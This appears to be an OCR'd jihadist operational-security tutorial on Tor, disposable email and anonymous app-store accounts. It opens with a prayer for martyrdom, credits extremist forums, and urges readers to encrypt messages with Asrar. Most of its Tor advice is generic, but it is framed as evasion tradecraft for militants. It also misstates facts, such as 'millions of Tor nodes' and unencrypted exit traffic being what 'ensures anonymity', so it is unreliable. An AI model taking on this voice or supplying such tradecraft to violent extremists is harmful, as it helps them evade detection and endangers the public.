
Need a Quick Disposabe email address goto mailmate.com

Can be used to setup accounts with twitter etc.

To use simply enter your desired email address here and click check inbox



View inbox



Remember always to protect your ip address, make sure you use **Tor** when using this service and always code your message or simply use Asrar.


Tor
Internet Anonymity

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!


What Is Tor Project

To sum up Tor briefly, imagine driving a car with a different car registration plate every time or whenever you want, if anyone tries to find your car or track it down it makes it very difficult for the pursuer.


HOW TOR WORKS?
The following three graphics, taken from the Tor Project website itself, explain the process fairly easily.



First, the client's Tor-enabled software determines the list of available Tor nodes that are present in the network. By doing so, it ensures a random node selection each time so that no pattern can be observed by anyone spying, ensuring that you remain private throughout your activities. Random path selection also leaves no footprints, as no Tor node is aware of the origin or destination other than the terminal ones receiving from the clients. And since, from the millions of Tor nodes available, anyone can act as the first receiving node, therefore it is virtually impossible to trace the origin.



Now, the client generates an encrypted message which is relayed to the first Tor node. The Onion router on this node would peel off one layer of encryption and read the information identifying the second node. The second node would repeat the same process and pass on to third. This would go on until the final node receives the location of the actual recipient, where it transmits an unencrypted message to ensure complete anonymity.



Finally, when the client computer wants to establish another path, suppose to visit another website, or even the same one, the Tor network will select an entirely different, random path this time.

Visit Tor Project Website

Want Tor to really work?

You need to change some of your habits, as some things won't work exactly as you are used to.

1. **Use the Tor Browser**

   Tor does not protect all of your computer's Internet traffic when you run it. Tor only protects your applications that are properly configured to send their Internet traffic through Tor. To avoid problems with Tor configuration, we strongly recommend you use the Tor Browser Bundle. It is pre-configured to protect your privacy and anonymity on the web as long as you're browsing with the Tor Browser itself. Almost any other web browser configuration is likely to be unsafe to use with Tor.

2. **Don't enable or install browser plugins**

   The Tor Browser will block browser plugins such as Flash, RealPlayer, Quicktime, and others: they can be manipulated into revealing your IP address. Similarly, we do not recommend installing additional addons or plugins into the Tor Browser, as these may bypass Tor or otherwise harm your anonymity and privacy. The lack of plugins means that Youtube videos are blocked by default, but Youtube does provide an experimental opt-in feature (enable it here) that works for some videos.

3. **Use HTTPS versions of websites**

   Tor will encrypt your traffic to and within the Tor network, but the encryption of your traffic to the final destination website depends upon on that website. To help ensure private encryption to websites, the Tor Browser Bundle includes HTTPS Everywhere to force the use of HTTPS encryption with major websites that support it. However, you should still watch the browser URL bar to ensure that websites you provide sensitive information to display a blue or green URL bar button, include **https://** in the URL, and display the proper expected name for the website.

4. **Don't open documents downloaded through Tor while online**

   The Tor Browser will warn you before automatically opening documents that are handled by external applications. **DO NOT IGNORE THIS WARNING**. You should be very careful when downloading documents via Tor (especially DOC and PDF files) as these documents can contain Internet resources that will be downloaded outside of Tor by the application that opens them. This will reveal your non-Tor IP address. If you must work with DOC and/or PDF files, we strongly recommend either using a disconnected computer, downloading the free VirtualBox and using it with a virtual machine image with networking disabled, or using Tails. Under no circumstances is it safe to use BitTorrent and Tor together, however.

5. **Use bridges and/or find company**

   Tor tries to prevent attackers from learning what destination websites you connect to. However, by default, it does not prevent somebody watching your Internet traffic from learning that you're using Tor. If this matters to you, you can reduce this risk by configuring Tor to use a Tor bridge relay rather than connecting directly to the public Tor network. Ultimately the best protection is a social approach: the more Tor users there are near you and the more diverse their interests, the less dangerous it will be that you are one of them. Convince other people to use Tor, too!

Be smart and learn more. Understand what Tor does and does not offer. This list of pitfalls isn't complete, and we need your help identifying and documenting all the issues.

TOR Tutorial

In the name of God the Merciful
Peace, mercy and blessings of Allah
Portions, original /old tutorial taken from al-jahafal and as-ansar so credit due to Allah for those involved to bring you this tutorial.


May Allah have mercy on them!

Tor Install's nothing! Only extracts! So whenever you wish you may delete Tor at any time


It also includes it's own Browser based on Firefox

How to download/install/use

Step 1: Goto https://www.torproject.org/ and click Download Tor




Step 2: Click on download or right click & Save as if you are using Windows




Click the relevant if you are using a different Operating System

Smartphone Downloads goto Google Play & search for “orbot proxy with tor”


Remember Google Play will log your email address you use to login in to Google Play so make sure you use a fake/new address that does not reveal anything about you name, dob, etc.




Step 3: Double click on the downloaded file




Step 4: Select the Destination folder and click Install

